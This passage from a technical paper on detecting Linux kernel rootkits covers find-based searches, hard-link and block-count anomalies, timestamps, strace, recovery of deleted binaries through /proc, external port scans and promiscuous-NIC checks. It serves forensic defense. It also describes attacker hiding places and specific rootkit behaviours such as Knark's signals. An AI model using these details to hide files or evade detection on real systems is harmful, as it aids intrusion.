- **kernel/tainted**: check if kernel has been tainted by a module: 1.

There is a tool, called `procget` (http://www.rndsoftware.com/products.shtml) that allow saving the contents of the `/proc` file system to another system through the network. Using the complementary `procsave` tool, the file system can be recreated for inspection.

5.1.3 Finding suspicious files, directories and disk usage

One of the old aspects related with the existence of a rootkit was the disk usage: given the fact that the amount of information recorded by a sniffer can be enormous, the compromised system can fill up its disks in just a couple of hours. This doesn't affect to those tools only extracting login information, such as users and passwords, like `dsniff` [3].

Additionally, the files/directories to hide are commonly placed in locations where they won't be noticed, such as "`/tmp`", "`/dev`", font directories, OS source code repositories or "`/etc`", due to the fact that these directories are over populated with several files and directories and it is very difficult to identify new add-ons. Therefore the sysadmin could get a clue if regular files are found under "`/dev`".

[3] http://naughty.monkey.org/~dugsong/dsniff/

In order to find any file in the system the "`find`" command is the first tool to use. Although it is a common tool, it is recommended to read its man page (and all its different options) in order to take advantage of its power.

The commands in figure 5.1 show a set of very interesting `find` commands:

```
- Search for SETUID and SETGID files:
# find / -perm +6000

- Search for world-writable files:
# find / -perm -2

- Search for files whose names start by ‘‘.’’: (see comment bellow)
# find / ’(’ -name ’.??*’ -o -name ’.[^.]’ ’)’ -ls

- Search for files whose owner (UID) is not in \file{/etc/passwd} or group (GID) in \file{/etc/group}.
This situation typically happen when someone extracts a tar archive, that could contain a\dots,
you named it, rootkit:
# find / ’(’ -nouser -o -nogroup ’)’ -ls
```

Figure 5.1: Find commands to search for compromise clues

In Unix, all files/directories starting with "." are hidden. Attackers typically place its tools under directories called `".. "`, `". "`, `"..."` and `" "` to cover their tracks [LOTRZ1].

Some advanced `find` options can be used to extend the search, as not to look into `/proc` or execute a command over the files found, such as getting the file type, through `file`, or generate an MD5 value for each file found... [TOXE1]:

```
# find / ! -fstype proc -perm +6000 -ls
# find / ! -fstype proc -perm +6000 -exec file {} \; -print
# find / ! -fstype proc -type f -perm +6000 -print | xargs -n 50 md5sum
```

This is not a very advanced method but could help in detecting the attackers who don't cover their tracks thoroughly. Sometimes sysadmins run useful cron jobs invoking the "`find`" command to obtain a report of suspicious files and compare it with previous reports. There are several commands that could be used to analyze the suspicious files found [LOTRZ1].

Hard link count and total directory size

There are more advanced tests based on matching the hard link count of a directory (see section 143) or the total size of a directory. The former allows to find hidden directories, while the later is more focused on finding hidden files. As far as I know there is no tool available for checking the total file size of a directory, although it wouldn't be very complex understanding the underlying filesystem layout.

When listing the directory contents in Linux, through the `ls` command, the two mentioned pieces of information can be displayed:

- The long listing (all) format, `ls -al`, shows a number in front of the file/directory owner; it is the number of hard links associated to the object.
- The first line in the `ls` output shows the total disk allocation for all files/directories in that directory, expressed in number of blocks. The default `ls` block size is 1024 bytes [4].

Therefore, this two methods (described bellow) allow to find filesystem anomalies, that is attacker's files and directories [5].

Hard link count analysis

A standard Linux file has associated a count of 1 hard link (corresponding to itself). One Linux file having an additional hard link (for example, created with the `ln` command), goes to a count of 2 links (itself and the hard link). The number of hard links is increased by one for every new hard link added. The hard link count of the directory where the file resides ("`.`") or the parent directory ("`..`") is not influenced at all.

Besides, a standard Linux directory by default has 2 hard links, corresponding to itself, the "`.`" entry and to its entry located in its parent directory: the parent directory references this directory in its own listing.

However, this situation varies when the directory has subdirectories because all them reference the parent directory through the "`..`" entry. So, a directory with 3 subdirectories will have a hard link count of 5, 2 associated to the default behavior (itself and the parent dir reference) and 3 associated to the "`..`" references of the 3 child subdirectories.

If the attacker uses a rootkit incorrectly, it could hide some subdirectories but the sysadmin may guess that these hidden objects exists based on this count.

In figure 5.2 the "`/tmp/..  `" directory has no subdirectories although the "`.`" hard link count is 5. It seems 3 directories have been hidden inside.

[4] NOTE: The total blocks value computed counts each hard link separately; this is arguably a deficiency (as denoted in the "ls" man page)

[5] The information has been slightly modified from an "article" written by this paper's author [LOTRZ1].



Figure 5.2: Filesystem evidences after a kernel rootkit compromise [LOTRZ1]

Total block count analysis

A standard Linux empty directory listing should have a total count of 8 blocks: 4 blocks belonging to the "." entry and an additional 4 blocks for the ".." entry (both are 4096 bytes in size and remember, each block is 1Kb).

```
# ls -al
total 8
drwxr-xr-x    2 root     root         4096 Mar 11 12:56 .
drwxrwxrwt    8 root     root         4096 Mar 11 12:56 ..
```

The Linux `ls` total block number is allocated based on the file system block size, the basic file system allocation unit. The standard Linux file systems, ext2 and ext3, has a block size of 4096 bytes. This information can be checked using the "`dumpe2fs`" tool and getting the corresponding parameter:

```
# dumpe2fs /dev/hda1 | grep "Block size"
dumpe2fs 1.27 (8-Mar-2002)
Block size:               4096
```

There are also individual standard Linux tools like `debugfs` (inside the "`e2fsprogs`" package, `http://e2fsprogs.sourceforge.net`), a file system debugger for ext2/ext3 partitions that could help in getting data from the system disks.

As a conclusion, the total block count displayed by the `ls` command is a multiple of 4.

When a file or directory is created, if its associated size is less than or equal to 4096 bytes, at least one file system block will be allocated, 4Kbytes, and the total block count will be increased by 4. A file of 4097 bytes length will increase the total block count by 8 (two file system 4Kbytes blocks). The zero bytes files doesn't increase the total block count at all.

If the total block count doesn't match the directory contents, probably the affected directory could contain some files or directories hidden by a rootkit; the count discrepancy could help in getting how much filesystem data is not visible.

In figure 5.2 the "`/tmp/..`" directory has a total block count of 2020, although it only shows 2 directories `.` and `..` (count of 8 blocks), thus there are 2012 missing blocks (over 2 Mbytes), thus it seems there are some files (and dirs) hidden too in the example.

The total number of blocks is not the exact sum of the number of bytes for every file and directory round up to the nearest 4K multiple. Typically some additional blocks are added due to the internal file system structures and the way larger files are allocated in the disk. The "`ext2`" structures [SKOU2] [6] support up to 12 direct blocks in a single inode, so the number of blocks matches the file size if the file is less than 49152 bytes (12 x 4096). If it is greater than this value, indirect blocks must be used; they are not storing the file contents but auxiliary data (pointers to other blocks).

The OS block count for each object can be obtained through the "`-s`" option of the `ls` command (it shows the block size for every file/dir).

```
# ls -sl
total 3304
   4 drwxrwxrwx 10 root  root     4096 Mar 11 16:35 file-4.1.9
1668 -rw-r--r--  1 root  root  1703053 Mar 11 16:35 file-4.1.9-11.src.rpm
1632 -rw-r--r--  1 root  root  1663297 Mar 11 16:35 file-4.1.9.tar.bz2
```

As can be seen, the theoretical value "1664" for the second file listed (1703053 / 4096 is 416; 416 * 4 = 1664), is different from the 1668 block count displayed by `ls` due to the existence of indirect blocks.

The accurate information about the value shown by `ls` can be obtained from its source code. The `ls` binary in Linux, for example Red Hat ("`rpm -q -f /bin/ls`") is included in the "`fileutils-4.1.9-11`" source package [7].

[6] http://e2fsprogs.sourceforge.net/ext2intro.html

[7] The "`ls.c`" source file contains the "`gobble_file()`" C function responsible of calculating the total block count.

5.1.4 MAC times

The most basic filesystem verification technique tries to look for size or timestamp changes in the main system binary files. Every file and directory in a Unix system has 3 times associated to it (MAC) [FARM1]: modification time (object contents, `mtime`), access time (`atime`) and change time (inode-related contents, `ctime`).

As can be seen, all this times could be different if, for example, the file is created, 3 minutes later its permissions are changed, and after 2 minutes it is accessed:

```
- Modification time (mtime, "ls -al") :
# ls -al my_file.txt
-rw-rw-r--    1 root     root            4 Apr 28 21:58 my_file.txt

- Change time (inode status) (ctime, "ls -alc"):
# ls -alc my_file.txt
-rw-rw-r--    1 root     root            4 Apr 28 22:01 my_file.txt

- Access time (atime, "ls -alu"):
# ls -alu my_file.txt
-rw-rw-r--    1 root     root            4 Apr 28 22:03 my_file.txt
```

Some of the most useful tools available for forensic analysis is The Sleuth Kit (`http://www.sleuthkit.org`), **the** file system digital forensics tool. It allows to identify what has changed in the filesystem and when, creating a timeline based on the 3 times associated to a Unix file. The Sleuth kit predecessor, The Coroner's Toolkit (`http://www.porcupine.org/forensics/tct.html`) was the most used tool in the past for timeline building purposes.

Timestamp analysis

To end up with the filesystem evidence analysis, the timestamps of the different files and directories should be analyzed looking for additional anomalies. As explained before, the default `ls` timestamp reflects the modification time of the object contents:

- **File**: it reflects the last time the file contents were modified.
- **Directory**: it reflects when the directory listing (its contents) has been modified, adding or removing entries (files or directories). When a new file or directory is created (or removed from) inside a directory (for example "`tmp`"), its contents change so its timestamp is refreshed in:

- Its entry in the parent directory: the "`tmp`" entry of the "`/`" directory.
- Its own reference: the "`.`" entry of the "`tmp`" directory.
- The parent references of all its subdirectories: the "`..`" entries in all the "`tmp`" subdirectories.

These timestamps will have the same value as the timestamp of the new created object or the moment when the object was removed. These updates are not applied recursively, that is, the parent directory (of a given directory) doesn't update its timestamp when the child subdirectory does.

When a file changes its timestamp, the directory containing it doesn't have to change its timestamp; in a directory the timestamp is only changed to reflect the variations in the components of its list [8].

This information will help a sysadmin to figure out if the filesystem timestamps have been tampered [9].

A very basic timeline could be obtained using the `ls -R` option to recursively extract all the filesystem timestamps for future reference:

```
# ls -alRu / > access_times.txt
# ls -alRc / > change_times.txt
# ls -alR  / > modification_times.txt
```

5.1.5 Logging system call traces: `strace`

It is possible to check all the steps a binary is taking through the `strace` command; specifically what the `strace` program does is showing all the system calls a program is executing. This helps into identifying a user-mode rootkit searching for special files accessed by the rootkit to get its configuration. For example, for the LRK rootkit, the "`ls`" command will query "`/dev/ptyr`" in order to obtain the rootkit configuration and know which files should be hidden.

This method, very useful for user-mode rootkits calling unexpected valid system calls, can also be used against kernel rootkits, because it allows to confirm the potential system calls that would probably be subverted by the rootkit to hide the real system information. A statistical analysis of the information displayed by `systrace` would help into detecting rootkits compromises, identifying peaks of usage of a

[8] Don't be confused by the behavior presented when a file is edited with, for example, "`vim`". Due to the fact that the editor creates a temporary file, "`.file.swp`", the directory always change its timestamp.

[9] See an evidence analysis example in [LOTRZ1].

specific system call or detecting when the system call table has been potentially updated with new syscalls, never seen before.

Therefore the `strace` user tool can be used to detect anomalies in program execution when a LKM rootkit module has created its own system calls.

Internally, this program works by calling the `ptrace` library function which uses the `sys_ptrace` system call. At the kernel level these are the process flags checking if a process is going to be traced or not:

```
(current->flags & PF_PTRACED) or (current->flags & PF_PTRACESYS)
```

The `ptrace` functionality could be useful in monitoring all the process activities at the kernel level, such as system calls invocations [BOVE1]. Most of the tracing activities take place at the user level, reason why this feature is extensively used by debuggers.

An example of `strace` associated to the "`/bin/sleep`" command was described in section 3.3.

The most advanced method for detecting system behavior anomalies is the usage of a statistical analysis tool. The Linux Trace Toolkit (http://www.opersys.com/LTT/) is a tracing system for the Linux kernel, useful for obtaining the dynamic behavior of the system and create periodic baselines for auditing purposes.

Another variation could be the usage of an auditing protection LKM to monitor any activity in the system, such as file changes, through `sys_open` and `sys_write` or creation, through `sys_creat`.

5.1.6 Detecting (and recovering) deleted executables and open files

Once an attacker has executed his tools he usually would remove them from the filesystem in order to difficult the sysadmin task of finding him and getting more information about what his program does. Although all the operations to recover a delete binary occur in user-space, they are very useful to recover deleted user-mode programs used to control the rootkit LKM. The method cannot be used over the LKM object file because it is not represented in `/proc` as the system processes.

The Linux kernel version 2.2 or greater keep a copy of the process executable in "`/proc/<PID>/exe`". If the file has been removed this symbolic link appends the string "`(deleted)`" to the file name:

```
# ./control_rkt 100000 &
[1] 22103
```

```
# ps
  PID TTY          TIME CMD
22019 pts/0    00:00:00 bash
22103 pts/0    00:00:00 control_rkt
22104 pts/0    00:00:00 ps
# ll /proc/22103/exe
lrwxrwxrwx    1 root  root  0 Mar 26 17:52 /proc/22103/exe -> /tmp/control_rkt
# rm control_rkt
# ll /proc/22103/exe
lrwxrwxrwx    1 root  root  0 Mar 26 17:52 /proc/22103/exe -> /tmp/control_rkt
                                                            (deleted)
#
```

Therefore all the instances like this (running processes whose binary image has been removed) can be extracted using the following command:

```
# ll /proc/[0-9]*/exe | grep '(deleted)' > deleted_binaries.txt
```

The original binary file can be recovered reading the contents of the symbolic link:

```
# cp /proc/22103/exe /tmp/control_rkt_dump
or
# cat /proc/22103/exe /tmp/control_rkt_dump
```

Following a similar approach it is possible to recover a file opened by a running process but that has been deleted. In `/proc/<PID>/fd` resides all the files (fd: file descriptors) opened by a given process. Again the string "`(deleted)`" denotes this fact, and any of them can be recovered using the previous method:

```
# ps -ef | grep control_rkt
root     29427  2065  2 13:36 pts/2    01:03:09 ./control_rkt
#
# ll /proc/29427/fd/
total 0
...
lrwx------  1 root  root    64 Apr 29 13:39 3 -> /tmp/config (deleted)
#
# cat /proc/29427/fd/3 > /tmp/config_file
# ll /tmp/config_file
-rw-r--r--  1 root  root 12288 Apr 29 13:40 /tmp/config_file
#
```

5.1.7 Network connections

If the rootkit includes a remote backdoor, it would most probably open a port in the system, TCP or UDP, listening for remote connections that will allow the attacker to easily enter into the system again.

Due to the fact that the information provided by the local commands (`netstat`, `lsof...`) or kernel structures (`/proc/net/tcp or udp`) identifying the open system ports can be manipulated, the recommended identification method is based on port scanning the system from outside.

It is recommended to use an external system and run the `nmap` [NMAP1] tool to portscan the system and compare the output with a previously taken open-port baseline. The commands in figure 5.3 will test all TCP and UDP ports using a moderate scanning rate and well known pattern [10].

```
# nmap -v -n -r -P0 -sT -p 1-65535 -T Polite <hostname>
# nmap -v -n -r -P0 -sU -p 1-65535 -T Polite <hostname>
```

Figure 5.3: Nmaping a compromise box from outside

However there is a new hiding method used to allow network communications with non-permanent open ports, called “Port Knocking” [PORTK1]. Although some references understand it as a new stealthy authentication solution it is a ”security through obscurity” method that can also be used by the evil side to hide listening services. The method is based on generating several attempts to connect to a sequence of closed ports; if the correct sequence is detected, then a specific port is opened dynamically to allow the remote access. This attack technique could be avoided having restrictive external firewalls in place.

The knocking sequence can be listened by the kernel itself (for example, implemented through a LKM) or by a user-mode program checking the system firewall logs (where the connection attempts should be reflected) [11]. The dormant backdoor associated to the open port can be activated dynamically or it is also possible to have it opened permanently but filtered by the system firewall. In this case, the knocking sequence will activate a new firewall rule allowing the traffic to this port.

To detect this type of attack, a complex statistical analysis of the network traffic is required in order to identify highly repeated patterns associated to the port knocking sequences, therefore performing network monitoring to collect all the packets to and from the compromised box, through `snort` [12] or `tcpdump` [13], is a

[10] These `Polite` tests are more conservative not to overload the checked system but could take even hours.

[11] http://www.linuxjournal.com/print.php?sid=6811

[12] http://www.snort.org

[13] http://www.tcpdump.org

must.

5.1.8 Detecting promiscuous NICs

When an attacker is interested in sniffing all the network traffic associated to the subnet where the compromised system resides, he needs to put the network interface card, NIC, in promiscuous mode. To do so he requires root privileges.

There are two main methods to check for this situation:

- Testing the network interface status for the `PROMISC` flag.
- Checking the messages logged by the kernel.

Network interface status

Several Linux distributions using kernel 2.2 and 2.4 presented a problem in which the "`ifconfig`" command didn't show the `PROMISC` flag correctly. It seems to be a kernel bug in "`net/core/dev.c`" [14] [15].

Usually the Linux "`ip link`" command is totally reliable, not like the `ifconfig` tool. Figure 5.4 is a recommended method to inspect the usage of the promiscuous mode flag over RedHat 9.0 (kernel version 2.4.20-8). The test shows that `ip link` works while `ifconfig` does not.

Promiscuous messages logged by the kernel

The Ethernet card driver should invoke a kernel logging function when the card enters in promiscuous mode. The network card driver's source code reside in "`/usr/src/linux-2.4/drivers/net/`" and it will be well worth to change the source code to call the kernel `printk()` function when the card enters this mode [TOXE1] if it is not doing it already.

Some drivers examples can be extracted by running:

```
# grep -i "promisc" /usr/src/linux-2.4/drivers/net/*.c | grep -i printk
eepro.c: printk(KERN_INFO "%s: promiscuous mode enabled.\n", dev->name);
...
```

The messages will be logged through the syslog subsystem:

[14] http://www.uwsg.iu.edu/hypermail/linux/kernel/0101.2/1349.html
[15] http://www.uwsg.iu.edu/hypermail/linux/net/0004.3/0128.html

```
1) Verify there are no running processes sniffing the network, such as tcpdump, snort.
   Use all available methods as:
   - # ps -ef | grep <sniffer_name>
   - ifconfig eth0
   - ip link
   - Check the kernel messages
   ...

2) Check the status before setting the interface in promiscuous mode:
# ifconfig eth0; echo -e "----\n"; ip link
eth0      Link encap:Ethernet  HWaddr 00:01:02:0A:0A:0A
          inet addr:192.168.40.130  Bcast:192.168.40.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1 <----
  ...
----

1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100 <----
    link/ether 00:01:02:0a:0a:0a brd ff:ff:ff:ff:ff:ff

3) Run a sniffer, like ‘‘tcpdump’’:
# tcpdump -i eth0 -w /dev/null 'icmp' &

NOTE: The ‘‘icmp’’ filter has been set up to reduce the amount of traffic captured.

4) Check the network interface status, stop the sniffer and check it again:
# ifconfig eth0; echo -e "----\n"; ip link; kill -9 $(ps | grep tcpdump | cut -d" " -f 2); \
echo -e "\nSNIFFER_STOPPED\n"; ifconfig eth0; echo -e "----\n"; ip link

eth0      Link encap:Ethernet  HWaddr 00:01:02:0A:0A:0A
          inet addr:192.168.40.130  Bcast:192.168.40.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1 <----
  ...
----

1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,PROMISC,UP> mtu 1500 qdisc pfifo_fast qlen 100 <====
    link/ether 00:01:02:0a:0a:0a brd ff:ff:ff:ff:ff:ff

SNIFFER_STOPPED

eth0      Link encap:Ethernet  HWaddr 00:01:02:0A:0A:0A
          inet addr:192.168.40.130  Bcast:192.168.40.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1 <----
  ...

[1]+  Killed                  tcpdump -i eth0 -w /dev/null 'icmp'
----

1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100 <----
    link/ether 00:01:02:0a:0a:0a brd ff:ff:ff:ff:ff:ff
```

Figure 5.4: Testing network interface PROMISC flag

```
# tail -f /var/log/messages
...
Apr 28 23:47:09 localhost kernel: eth0: Promiscuous mode enabled.
Apr 28 23:47:09 localhost kernel: device eth0 entered promiscuous mode
Apr 28 23:59:54 localhost kernel: device eth0 left promiscuous mode
```

Linux promiscuous mode tools

There are multiple Linux tools [16] and methods [17] focused on detecting sniffers and promiscuous NICs:

- L0pht Antisniff: http://www.securitysoftwaretech.com/antisniff/ and http://www.l0pht.com/antisniff/.
- The `chrootkit` tool also includes a promiscuous checker, called `ifpromisc.c` (see section 5.1.13). It is invoked through `./chkrootkit sniffer`.
- SpoofLKM: http://www.s0ftpj.org/tools/spooflkm.tgz. An LKM to forge and detect spoofed packets on your host. [18].

In order to discover which process has the NIC in promiscuous mode, a method was described in [TOXE1]. It is based in using the "`/proc`" to analyze all the processes running into the system, discarding those that only have TCP, UDP or Unix sockets opened. The remaining sockets should be of the raw packet type, the one used for sniffing. It generates a list of suspicious processes, and due to the possibility of getting false positives, using the `ps` command tries to get more info about each process, such as the PATH or inode number.

From a protection perspective, the goal would be to limit root to set the interface in promiscuous mode. The Linux OS allows to disable the promiscuous mode capability of a network interface through the following command, although it doesn't protect the system against root because he can enable it again using the `promisc` option:

```
# ifconfig eth0 -promisc
```

[16] http://la-samhna.de/library/sniffer.html (for IPv6 interfaces most them doesn't show the PROMISC flag).

[17] http://www.robertgraham.com/pubs/sniffing-faq.html

[18] 'SP00FiNG & SP00FiNG DETECTi0N ViA LKM FR0M A LiNUX B0X' BFi 7 , File 8 (December 99); http://www.s0ftpj.org/bfi/bfi7.tar.gz.

On the one hand, one option would be to statically patch the kernel, specifically the "`net/core/dev.c`" file changing the `dev_set_promiscuity()` function in order to consider a new `CONFIG_DISABLE_PROMISC` option [19].

On the other hand, the capability bounding set will let you restrict this (see section 5.2.6 for more information and bitmask values). The following capability is defined in the "`/usr/include/linux/capability.h`" file and limit this network feature apart from others:

```
# cat /usr/include/linux/capability.h
...
/* Allow setting promiscuous mode */
#define CAP_NET_ADMIN        12
```

This capability should be set during the boot sequence:

```
# cat /proc/sys/kernel/cap-bound
-257
# tcpdump -i eth0
tcpdump: listening on eth0
...
#
# echo 0xFFFFEFFF > /proc/sys/kernel/cap-bound
#
# tcpdump -i eth0
tcpdump: socket: Operation not permitted
#
```

LIDS implements this functionality as described, using capabilities: http://www.lids.org/lids-howto/lids-hacking-howto-8.html#ss8.2.

5.1.9 Integrity

Even cryptographic checksum utilities will be rendered useless if the kernel has been hacked, because the rootkit can deceive the integrity tool; however, similar integrity checking techniques as the ones used for user-mode rootkits could help in raising the bar for kernel-level rootkits.

The integrity tools are focused on checking the potential changes in critical system files and allow detecting the system anomalies as soon as possible.

[19] http://www.cs-ipv6.lancs.ac.uk/ipv6/mail-archive/LinuxNetdev/1997-09/0010.html

In order to detect kernel-mode rootkits all the components associated with the kernel and its extensions should be monitored for both, LKMs and `/dev/kmem` or `/boot/vmlinuz`) attacks:

- The `/boot/*` directory, which includes the kernel disk image.
- The modules directories, `/lib/modules/*`.
- The modules configuration file, `/etc/modules.conf`.
- The kernel source tree `/usr/src/linux` and headers `/usr/include/linux`.

There are several integrity checkers to choose from, starting at the most complex like Tripwire or AIDE and finishing with individual MD5/SHA1 commands:

- Tripwire: http://www.tripwire.com.
- AIDE: http://www.cs.tut.fi/~rammer/aide.html http://sourceforge.net/projects/aide.
- Integrity [20]: a simpler alternative to Tripwire or Aide http://integrit.sourceforge.net.
- PGP signatures: http://www.pgpi.org.
- MD5 hashes: `md5sum` (available by default in modern Linux distros).
- `md5deep` and `sha1deep`: http://md5deep.sourceforge.net.
- Samhain: advanced IDS and integrity checking solution http://www.la-samhna.de/samhain/.

These integrity aspects must be also ensured and verified in all the well-known system analysis programs and anti-rootkit tools used for detecting rootkits. It is recommended to keep a working copy of all them and their crypto hashes in a safe place, that is, a write-protected media such as a CD.

In order to check the integrity of any element it is required to have a previous snapshot of its expected status. A public database of crypto hashes (MD5 and SHA1) for different Unix flavors (Linux, BSD, Solaris, MacOS 10...) and their standard files is available at http://www.knowngoods.org.

The main problem with these tools is how to keep the hashes database updated without this being a huge administrative overhead, mainly with respect to patch management and new binary versions.

[20] http://www.samag.com/documents/s=1147/sam01081/01081.htm

The most paranoid sysadmin who thinks that MD5 "collisions" could happen, ;-), could also make use of the standard `cmp` command, that performs a byte by byte file comparison, a really time consuming task.

RPM integrity verification

Additionally, in Linux (for RPM-aware distributions, like Red Hat, SUSE, Mandrake...[21]) it is possible to use the software package manager integrity capabilities to verify the system status, in this case the RedHat Package Manager (RPM). Through the RPM utilities (if they had not been trojaned) the integrity of the binary files can be checked [22].

The verifying feature (-V) of RPM check the size, MD5 hash, permissions, type, owner and group of each file, against the RPM database, "`/var/lib/rpm`". From the `rpm` manpage, these are the 8 attributes checked:

```
S file Size differs
M Mode differs (includes permissions and file type)
5 MD5 sum differs
D Device major/minor number mis-match
L readLink(2) path mis-match - Symlink changed
U User ownership differs
G Group ownership differs
T mTime (date and time) differs
```

If the word `missing` appears it means that the file is not available.

The tool allows to check an individual package, `rpm -V package` or all them at the same time, `rpm -Va`, very useful to baseline the whole system. It even contains the capability of checking the integrity against the official Red Hat packages available in Internet:

```
# rpm -Vvp ftp://ftp.redhat.com/.../*.rpm
```

Although to defend against user-mode rootkits the integrity of system binaries should be verified (ps, ls, du, ifconfig, netstat, top, uptime, renice, kill, lsof...), to fight against kernel rootkits from user space it is recommended to verify all the kernel related files.

First of all the installed kernel related packages must be found [23]:

[21] Debian (check the `debsum` tool) and Slackware come without native RPM software management, although they are compatible with it.

[22] http://www.sans.org/y2k/RPM.htm

[23] Examples based on a Red Hat 9.0 system running a custom 2.4.20 kernel

```
# rpm -aq | grep -i kernel
kernel-2.4.20-20.9
kernel-pcmcia-cs-3.1.31-13
kernel-doc-2.4.20-20.9
kernel-source-2.4.20-20.9

# rpm -aq | grep -i mod
modutils-2.4.22-8
modutils-devel-2.4.22-8
...
```

Apart from that, it is required to confirm what RPM package a file belongs to?. It can be checked by file or by package. For example, these are the packages some kernel related files belong to [24]:

```
# rpm -qf /lib/modules/
filesystem-2.2.1-3
kernel-2.4.20-20.9

# whereis insmod
insmod: /sbin/insmod /sbin/insmod.static ...
# rpm -qf /sbin/insmod
modutils-2.4.22-8
```

These are all the files owned by the most relevant RPM kernel packages:

```
# rpm -ql kernel-2.4.20-20.9 | more
/boot/System.map-2.4.20-20.9
/boot/config-2.4.20-20.9
/boot/module-info-2.4.20-20.9
/boot/vmlinux-2.4.20-20.9
/boot/vmlinuz-2.4.20-20.9
/dev/shm
/lib/modules
/lib/modules/2.4.20-20.9
/lib/modules/2.4.20-20.9/build
/lib/modules/2.4.20-20.9/kernel
/lib/modules/2.4.20-20.9/kernel/* <---- all kernel modules
...
```

[24] The `filesystem-x.y.z-w` package creates the filesystem structure for the system directories.

```
# rpm -ql modutils-2.4.22-8 | more
/sbin/depmod
/sbin/genksyms
/sbin/insmod
/sbin/insmod.static
/sbin/insmod_ksymoops_clean
/sbin/kallsyms
/sbin/kernelversion
/sbin/ksyms
/sbin/lsmod
/sbin/modinfo
/sbin/modprobe
/sbin/rmmod
...                      <---- plus these commands man pages
```

Other kernel relevant files don't belong to any package because they are symbolic links:

```
# rpm -qf /boot/System.map
file /boot/System.map is not owned by any package

# rpm -qf /boot/vmlinuz
file /boot/vmlinuz is not owned by any package

# ll /boot
...
lrwxrwxrwx  1 root  root      28 Nov 11 15:45 System.map -> \
                                              System.map-2.4.20-20.9
-rw-r--r--  1 root  root  545950 Nov 11 15:45 System.map-2.4.20-20.9
...
lrwxrwxrwx  1 root  root      25 Nov 11 15:45 vmlinuz -> \
                                              vmlinuz-2.4.20-20.9
-rw-r--r--  1 root  root  986924 Nov 11 15:45 vmlinuz-2.4.20-20.9
...
#
```

Finally, when checking the integrity of the main two kernel RPM packages it is usual to find a conflict related to `/dev/shm` because it is mounted. It represents the shared memory subsystem used for interprocess communications (IPC). The example also shows how to display the values stored in the RPM database through the `rpm -v` option:

```
# rpm -V kernel-2.4.20-20.9
```

```
.M......   /dev/shm
#

# rpm -V modutils-2.4.22-8
#

# ll -d /dev/shm
drwxrwxrwt    2 root     root           40 Apr  5 19:41 /dev/shm
#
# rpm -qlv kernel-2.4.20-20.9 | grep '/dev/shm'
drwxr-xr-x    1 root    root                0 Aug 18  2003 /dev/shm

# mount | grep shm
none on /dev/shm type tmpfs (rw)
#
```

To sum up, from a kernel rootkit point of view, the different kernel related components should be verified, like the "`/boot`" directory, where the kernel and its related files are saved, the "`/usr/include/linux`" tree, where the kernel headers reside, the "`/usr/src/linux`", containing the kernel sources and the "`/lib/modules`", storing all the kernel LKMs.

If the attacker has recompiled the kernel in your system there will be changes in the sources and in `/boot`, where the recompiled kernel version must be copied to. However, the attacker will need to reboot the system.

5.1.10 Checking miscellaneous rootkit features

Apart from the general detection methods explained so far, the rootkit history has shown that this malware pieces sometimes implement very unique behaviors, so it is possible for a savvy administrator to manually check if the system responds to this particular stimulus in the way the rootkit does.

This detection technique is also used automatically by some of the tools that will be presented later. They try to detect the rootkit existence looking for system discrepancies: some features introduced by specific rootkits could be executed to verify if they are present, such as unique commands, response to certain process signals, the way they manage the promiscuous flag...

Probably, the most common example applied to kernel rootkits is the usage of non-used signals by the Knark rootkit:

- It hides a process when receiving signal 31: `kill -31`.

- It unhides a process with signal 32: `kill -32`.

An automated Knark detection method was developed based on a brute force script that test the process behavior to the signals [SCAM1]. Knark signal numbers are configurable at built time.

Another way of determining if Knark has been installed is based on running one of its utilities, such as `rootme`. Due to the fact that Knark doesn't have an authentication mechanism, if it is installed any user running the tool will get root access.

The author of the Knark rootkit released a new detection tool utility called `knarkfinder` [25] for finding hidden processes.

Another typical example for both, user and kernel rootkits, is the search of specific strings in the binary or in other system components, corresponding to access password [26] in a backdoor or other rootkit values.

The `chkrootkit` tool (analyzed later) search for specific strings in the kernel symbol table, like "sebek" or "adore", or for specific `/proc` directories, like "knark".

